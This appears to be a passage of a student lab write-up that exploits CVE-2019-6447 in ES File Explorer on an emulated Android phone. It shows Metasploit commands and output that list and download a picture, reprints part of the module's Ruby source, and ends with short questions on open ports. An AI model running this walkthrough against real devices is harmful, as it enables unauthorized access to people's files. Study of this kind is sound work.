
Figure 9 information about the vulnerability

According above figure we can do many actions such as get a file ,app launch ,listing etc. Before taking actions we need to configure the exploitation such as setting the targeted ip address and also setting the

Step 05 : Configuring the Attack

First we need to set host .

Command - set <IP ADDRESS OF PHONE>



Custom Phone (768x1280, 320dpi) - 192.168.114.103 - Genymot...
10:03
Google
Note Editor
Space Analyz
MYParrot [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
metasploit framework — Konsole
File Edit View Bookmarks Settings Help

```
  GETDEVICEINFO  Get device info
  GETFILE        Get a file from the device. ACTIONITEM required.
  LISTAPPS       List all the apps installed
  LISTAPPSALL    List all the apps installed
  LISTAPPSPHONE  List all the phone apps installed
  LISTAPPSSDCARD List all the apk files stored on the sdcard
  LISTAPPSSYSTEM List all the system apps installed
  LISTAUDIOS     List all the audio files
  LISTFILES      List all the files on the sdcard
  LISTPICS       List all the pictures
  LISTVIDEOS     List all the videos

Check supported:
  No

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  ACTIONITEM                  no        If an app or filename if required by the action
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.114.106  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      59777            yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  THREADS    1                yes       The number of concurrent threads (max one per host)
  VHOST                       no        HTTP server virtual host

Description:
  This module connects to ES File Explorer's HTTP server to run
  certain commands. The HTTP server is started on app launch, and is
  available as long as the app is open. Version 4.1.9.7.4 and below
  are reported vulnerable This module has been tested against
  4.1.9.5.1.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2019-6447
  https://www.ms509.com/2016/03/01/es-explorer-vul/
  https://github.com/fs0c131y/ESFileExplorerOpenPortVuln
  https://twitter.com/fs0c131y/status/1085460755313508352

msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set rhosts 192.168.114.103
rhosts => 192.168.114.103
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action GETDEVICEINFO
action => GETDEVICEINFO
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.114.103:59777- Name: Custom Phone
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/es_file_explorer_open_port) >
```

Figure 10 configuring the attack with setting host and the action to do

We set the rhosts as ip of phone and set to action to get device info and after type run we can get the information about the device as above figure.


Because of openport we can exploit this vulnerability easily and quickly as well as we can get the files of the device.

Step 06 : Get file by exploiting the Vulnerability

First we need to set action to list all the pictures of device

Command : set action LISTPICS

After that we can identify the pictures where in the device and we can get the file by using the name of JPEG file and store our linux system and view it.




```
  Proxies              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    192.168.114.106  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     59777      yes       The target port (TCP)
  SSL       false      no        Negotiate SSL/TLS for outgoing connections
  THREADS   1          yes       The number of concurrent threads (max one per host)
  VHOST                no        HTTP server virtual host

Description:
  This module connects to ES File Explorer's HTTP server to run
  certain commands. The HTTP server is started on app launch, and is
  available as long as the app is open. Version 4.1.9.7.4 and below
  are reported vulnerable This module has been tested against
  4.1.9.5.1.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2019-6447
  https://www.ms509.com/2016/03/01/es-explorer-vul/
  https://github.com/fs0c131y/ESFileExplorerOpenPortVuln
  https://twitter.com/fs0c131y/status/1085460755313508352

msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set rhosts 192.168.114.103
rhosts => 192.168.114.103
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action GETDEVICEINFO
action => GETDEVICEINFO
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.114.103:59777- Name: Custom Phone
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action LISTPICS
action => LISTPICS
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.114.103:59777
  4378ac982920268b059ac8609a5162b4.jpg (190.29 KB) - 6/11/2022 10:07:45 AM: /storage/emulated/0/Download/4378ac982920268b059ac8609a5162b4.jpg

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action GETFILE
action => GETFILE
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set ACTIONITEM /storage/emulated/0/Download/4378ac982920268b059ac8609a5162b4.jpg
ACTIONITEM => /storage/emulated/0/Download/4378ac982920268b059ac8609a5162b4.jpg
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.114.103:59777- /storage/emulated/0/Download/4378ac982920268b059ac8609a5162b4.jpg saved to /root/.msf4/loot/20220611095808_default_192.168.114
.103_getFile_786001.jpg
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > 
```

Figure 11 get the list opf pics and identify location of phone and that jpg was downloaded to our machine

According to figure we have successfully saved that jpeg file to our Linux system. We can view that from the root directory.

Step 07 : View saved file


~ : sudo xdg-open — Konsole
File
Edit
View
Bookmarks
Settings
Help
20220611095808_default_192.168.114.103_getFile_786001.jpg - .msf4 - VSCodium [Superuser]
File
Edit
Selection
View
Go
Run
Terminal
Help
EXPLORER
.MSF4
local
logos
logs
loot
20220524010333_default_192...
20220524010537_default_192...
20220524010637_default_192...
20220524011056_default_192...
20220611082929_default_192...
20220611084818_default_192...
20220611090232_default_192...
20220611094911_default_192...
20220611095356_default_192...
20220611095808_default_192...
modules
plugins
store
history
OUTLINE
20220611095808_default_192.168.114.103_getFile_786001.jpg
loot > 20220611095808_default_192.168.114.103_getFile_786001.jpg
Download Update
Later
0
0
Whole Image
972x194

```
64 bytes from 192.168.114.103: icmp_seq=1 ttl=63 time=4.24 ms
64 bytes from 192.168.114.103: icmp_seq=2 ttl=63 time=1.68 ms
64 bytes from 192.168.114.103: icmp_seq=3 ttl=63 time=1.65 ms
64 bytes from 192.168.114.103: icmp_seq=4 ttl=63 time=1.87 ms
64 bytes from 192.168.114.103: icmp_seq=5 ttl=63 time=1.76 ms
64 bytes from 192.168.114.103: icmp_seq=6 ttl=63 time=1.92 ms
64 bytes from 192.168.114.103: icmp_seq=7 ttl=63 time=1.78 ms
64 bytes from 192.168.114.103: icmp_seq=8 ttl=63 time=1.88 ms
64 bytes from 192.168.114.103: icmp_seq=9 ttl=63 time=1.83 ms
64 bytes from 192.168.114.103: icmp_seq=10 ttl=63 time=1.83 ms
64 bytes from 192.168.114.103: icmp_seq=11 ttl=63 time=1.56 ms
64 bytes from 192.168.114.103: icmp_seq=12 ttl=63 time=2.04 ms
64 bytes from 192.168.114.103: icmp_seq=13 ttl=63 time=1.75 ms
64 bytes from 192.168.114.103: icmp_seq=14 ttl=63 time=1.61 ms
64 bytes from 192.168.114.103: icmp_seq=15 ttl=63 time=1.60 ms
64 bytes from 192.168.114.103: icmp_seq=16 ttl=63 time=1.54 ms
64 bytes from 192.168.114.103: icmp_seq=17 ttl=63 time=1.65 ms
64 bytes from 192.168.114.103: icmp_seq=18 ttl=63 time=1.99 ms
^C
--- 192.168.114.103 ping statistics ---
18 packets transmitted, 18 received, 0% packet loss, time 17088ms
rtt min/avg/max/mdev = 1.542/1.898/4.235/0.584 ms
┌─[kasun@kasun-virtualbox]─[~/Pictures]
└──╼ $cd ..
┌─[kasun@kasun-virtualbox]─[~]
└──╼ $cd ..
┌─[kasun@kasun-virtualbox]─[/home]
└──╼ $cd /root/.msf4
┌─[kasun@kasun-virtualbox]─[/root/.msf4]
└──╼ $ls
history  local  logos  logs  loot  modules  plugins  store
┌─[kasun@kasun-virtualbox]─[/root/.msf4]
└──╼ $cd loot
┌─[kasun@kasun-virtualbox]─[/root/.msf4/loot]
└──╼ $ls
20220524010333_default_192.168.1.6_getDeviceInfo.js_485244.bin  20220611084818_default_192.168.114.103_listApps.json_582179.bin
20220524010537_default_192.168.1.6_listAppsPhone.js_314691.bin  20220611090232_default_192.168.114.103_getDeviceInfo.js_329104.
20220524010637_default_192.168.1.6_listPics.json_130473.bin     20220611094911_default_192.168.114.103_getDeviceInfo.js_124015.
20220524011056_default_192.168.1.6_getFile_519487.jpg           20220611095356_default_192.168.114.103_listPics.json_083395.bin
20220611082929_default_192.168.1.6_listApps.json_706300.bin     20220611095808_default_192.168.114.103_getFile_786001.jpg
┌─[kasun@kasun-virtualbox]─[/root/.msf4/loot]
└──╼ $sudo xdg-open /root/.msf4/
[sudo] password for kasun:
Warning: 'sandbox' is not in the list of known options, but still passed to Electron/Chromium.
libva error: vaGetDriverNameByIndex() failed with unknown libva error, driver_name = (null)
[main 2022-06-11T17:52:38.556Z] update#setState idle
libva error: vaGetDriverNameByIndex() failed with unknown libva error, driver_name = (null)
[main 2022-06-11T17:53:08.565Z] update#setState checking for updates
[main 2022-06-11T17:53:08.675Z] update#setState available for download
```


There is an available update.

Figure 12 view the downloaded jpg

According to figure we can get the any file from the device it can be harmful.

Demonstration Video **CLICK HERE !!!**


Code Overview



```ruby
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Auxiliary
  include Msf::Exploit::Remote::HttpClient
  include Msf::Auxiliary::Report
  include Msf::Auxiliary::Scanner

  def initialize
    super(
      'Name'        => 'ES File Explorer Open Port',
      'Description' => %q{
        This module connects to ES File Explorer's HTTP server to run
        certain commands. The HTTP server is started on app launch, and is available
        as long as the app is open. Version 4.1.9.7.4 and below are reported vulnerable
        This module has been tested against 4.1.9.5.1.
      },
      'References'  =>
        [
          ['CVE', '2019-6447'],
          ['URL', 'https://www.ms509.com/2016/03/01/es-explorer-vul/'],
          ['URL', 'https://github.com/fs0c131y/ESFileExplorerOpenPortVuln'],
          ['URL', 'https://twitter.com/fs0c131y/status/1085460755313508352'],
        ],
      'Author'      => [
          '小荷才露尖尖角', # discovery (2016)
          'moonbocal', # discovery (2019)
          'fs0c131y', # poc
          'h00die' # msf module
      ],
      'DisclosureDate' => 'Jan 16 2019',
      'License'     => MSF_LICENSE,
      'Actions' => [
        ['LISTFILES', 'Description' => 'List all the files on the sdcard'],
        ['LISTPICS', 'Description' => 'List all the pictures'],
        ['LISTVIDEOS', 'Description' => 'List all the videos'],
        ['LISTAUDIOS', 'Description' => 'List all the audio files'],
        ['LISTAPPS',   'Description' => 'List all the apps installed'],
        ['LISTAPPSSYSTEM', 'Description' => 'List all the system apps installed'],
        ['LISTAPPSPHONE', 'Description' => 'List all the phone apps installed'],
        ['LISTAPPSSDCARD', 'Description' => 'List all the apk files stored on the sdcard'],
        ['LISTAPPSALL', 'Description' => 'List all the apps installed'],
        ['GETDEVICEINFO', 'Description' => 'Get device info'],
        ['GETFILE', 'Description' => 'Get a file from the device. ACTIONITEM required.'],
        ['APPLAUNCH', 'Description' => 'Launch an app. ACTIONITEM required.'],
      ],
      'DefaultAction' => 'GETDEVICEINFO',
    )

    register_options([
      Opt::RPORT(59777),
      OptString.new('ACTIONITEM', [false,'If an app or filename if required by the action']),
    ])

  end

  def sanitize_json(j)
    j.gsub!("},\r\n]", "}]")
    j.gsub!("'", '"')
    return j.gsub('", }', '"}')
  end

```

Figure 13 code segment that used for exploitation

By this code segment provides to attacker to choose an action to do for our vulnerable device.



```
def run_host(target_host)
  case
    when action.name == 'LISTFILES'
      res = http_post('listFiles')
      unless res
        print_error("#{peer}- Error Connecting")
        return
      end
      unless res.code == 200
        print_error("#{peer}- Not Vulnerable or Bad Response")
        return
      end
      path = store_loot('listFiles.json', 'application/json', target_host, res.body, 'es_file_explorer_listfiles.json')
      vprint_good("#{peer}- Result saved to #{path}")
      json_resp = JSON.parse(sanitize_json(res.body))
      pretty_response = "#{peer}\n"
      json_resp.each do |f|
        pretty_response << "  #{f['type']}: #{f['name']} (#{f['size'].split(' (')[0]}) - #{f['time']}\n"
      end
      print_good(pretty_response)
    when action.name == 'LISTPICS'
      res = http_post('listPics')
      unless res
        print_error("#{peer}- Error Connecting")
        return
      end
      unless res.code == 200
        print_error("#{peer}- Not Vulnerable or Bad Response")
        return
      end
      path = store_loot('listPics.json', 'application/json', target_host, res.body, 'es_file_explorer_listpics.json')
      vprint_good("#{peer}- Result saved to #{path}")
      json_resp = JSON.parse(sanitize_json(res.body))
      pretty_response = "#{peer}\n"
      json_resp.each do |f|
        pretty_response << "  #{f['name']} (#{f['size'].split(' (')[0]}) - #{f['time']}: #{f['location']}\n"
      end
      print_good(pretty_response)
    when action.name == 'LISTVIDEOS'
      res = http_post('listVideos')
      unless res
        print_error("#{peer}- Error Connecting")
```

Figure 14 code segment that used for exploitation

when set action to LIST FILES this code segment will execute as above mentioned actions code segments are different and each code segments are doing the actions according to the command.

As the first step we must set the rhost it means we need to set ip address as Rhost variable and code assigns to target host and code uses for do the actions that Ip and if program cannot connect the open port there will be a error message as “ error connecting “

Case Study Questions

Question 01

What is the open port?

Open port is a TCP or UDP port that accepts packets. Closed ports refuse all connections and packets. Ports are essential to Internet connectivity. Ports allow Internet connectivity. Every IP address has 65,535 UDP and TCP ports.

Question 02


What are the dangers because ports are open?

Open ports spreading malware

Exploiting open-port services and apps

